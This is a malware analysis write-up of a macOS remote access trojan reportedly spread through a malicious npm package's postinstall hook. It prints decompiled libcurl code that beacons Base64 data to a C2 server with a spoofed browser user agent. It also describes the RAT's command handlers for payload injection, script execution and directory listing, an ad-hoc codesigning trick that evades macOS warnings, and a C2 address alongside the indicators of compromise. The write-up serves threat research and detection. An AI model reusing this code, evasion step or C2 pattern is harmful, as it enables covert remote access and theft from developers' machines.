
curl_easy_setopt(v7, CURLOPT_URL, a1);                    // Set C2 URL
curl_easy_setopt(v7, CURLOPT_POST, 1);                    // Use POST method
curl_easy_setopt(v7, CURLOPT_COPYPOSTFIELDS, v5);         // Send Base64-encoded data
curl_easy_setopt(v7, CURLOPT_USERAGENT, "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)");  // Spoof IE8
curl_easy_setopt(v7, CURLOPT_WRITEFUNCTION, WriteCallback);   // Callback for response
curl_easy_setopt(v7, CURLOPT_WRITEDATA, a3);              // Store response here
curl_easy_setopt(v7, CURLOPT_CONNECTTIMEOUT, 30);         // 30 second timeout
curl_easy_setopt(v7, CURLOPT_FOLLOWLOCATION, 1);IOC: The User-Agent is spoofed as an old Windows IE8 browser. This is used consistently across all platforms in this RAT family.
Execute the Request
if ( curl_easy_perform(v7) )Cleanup
Function: DoWork() Remote Action Handlers
The DoWork function acts as the RAT's command center, parsing JSON responses from the C2 server and dispatching them to four primary modules:
| Command | JSON "type" value | What it does | Typical Response |
|---|---|---|---|
| kill | "kill" | Terminates the RAT gracefully (self-kill switch) | {"type": "CmdResult", "cmd": "rsp_kill", ...} |
| peinject | "peinject" | Receives Base64 binary → writes to temp file → ad-hoc codesigns → executes | rsp_peinject |
| runscript | "runscript" | Executes shell command or AppleScript (via osascript) | rsp_runscript |
| rundir | "rundir" | Directory enumeration (lists files in requested paths) | rsp_rundir |


IjtBin) and optional parameters./private/tmp/.<random_name>.codesign --force --deep --sign - "<path>" against the new file. This allows the malicious binary to run without triggering "Unverified Developer" warnings on macOS.nlohmann::json heavily for clean, structured C2 communication.JSON objects (e.g., {"type": "kill"} or {"type": "peinject", "data": "<base64>"}).Function DoActionScpt()
DoActionScpt() handles the runscript command (when the C2 sends "type": "runscript").
ase64-encoded AppleScript from C2 (in the runscript command).temporary file in /tmp/ (random name via CreateTempScptFile)./usr/bin/osascript <temp_file> [optional args].RunProcess().scpt file immediately (unlink).Zzz", "msg": "empty scpt"}.
Function DoActionDir()
Initialize an empty JSON array as the result ([]).Iterate over every object in the input JSON array (a2).path" → directory path to enumerateid" → identifier (probably to match request with response)GetDetailedFileList() — the core function that:(name, size, type, permissions, timestamps, etc.)JSON object/arrayCommand Format
The C2 likely sends something like this
{
  "type": "rundir",
  "data": [
    { "path": "/Users/victim/Documents", "id": "doc1" },
    { "path": "/Applications", "id": "app1" },
    { "path": "~/Desktop", "id": "desk1" }
  ]
}
And the RAT replies with
[
  { "id": "doc1", "files": [ {name, size, type, ...}, ... ] },
  { "id": "app1", "files": [ ... ] },
  ...
]
Key Observations
Technical Sophistication: SIMD Optimization
A notable feature of this RAT is the SIMD-optimized Base64 engine (BuildBase64Alphabet at 0x100000758). Instead of a simple lookup table, the malware uses SSE2/SIMD instructions (XMM registers) to manipulate memory and build its encoding alphabet at runtime. This practice is typically found in high-performance computing or advanced malware to speed up execution and make static string analysis more difficult for security researchers.
Function BuildBase64Alphabet()

Base64 alphabet and a reverse lookup table.Base64Encode() and Base64Decode()."ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" and builds a fast lookup table for decoding.FirstInfo, BaseInfo) and command results are Base64-encoded before transmission.This is standard Base64 implementation not malicious by itself, but confirms the RAT uses Base64 to obfuscate its network traffic (combined with the spoofed IE8 User-Agent in Report()).
Indicators of Compromise (IOCs)
| Type | Indicator |
|---|---|
| SHA256 Hash | 92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a |
| User-Agent | mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0) |
| Typical File Pattern | /private/tmp/.* (Specifically hidden dots followed by random chars) |
| Persistence Marker | Accessing /var/db/.AppleSetupDone for install timing |
| Temporary Paths | /tmp/.XXXXXX.scpt |
| External Calls | /usr/bin/osascript, codesign --force, ps -eo |

MITRE ATT&CK Mapping Axios npm Supply Chain Attack (macOS RAT)
Conclusion
The plain-crypto-js@4.2.1 package is a sophisticated supply chain attack targeting npm developers. The malware executes automatically via postinstall hook, deploying a cross-platform RAT that fingerprints systems, beacons to http://sfrclak.com:8000/ every 60 seconds, and executes remote commands including process injection, script execution, and file enumeration. The macOS implant uses SIMD-optimized Base64 encoding and ad-hoc code signing to evade detection. This campaign, attributed to North Korea-nexus actor UNC1069 (WAVESHAPER.V2), poses a critical threat enabling persistent remote access and data exfiltration from compromised development environments.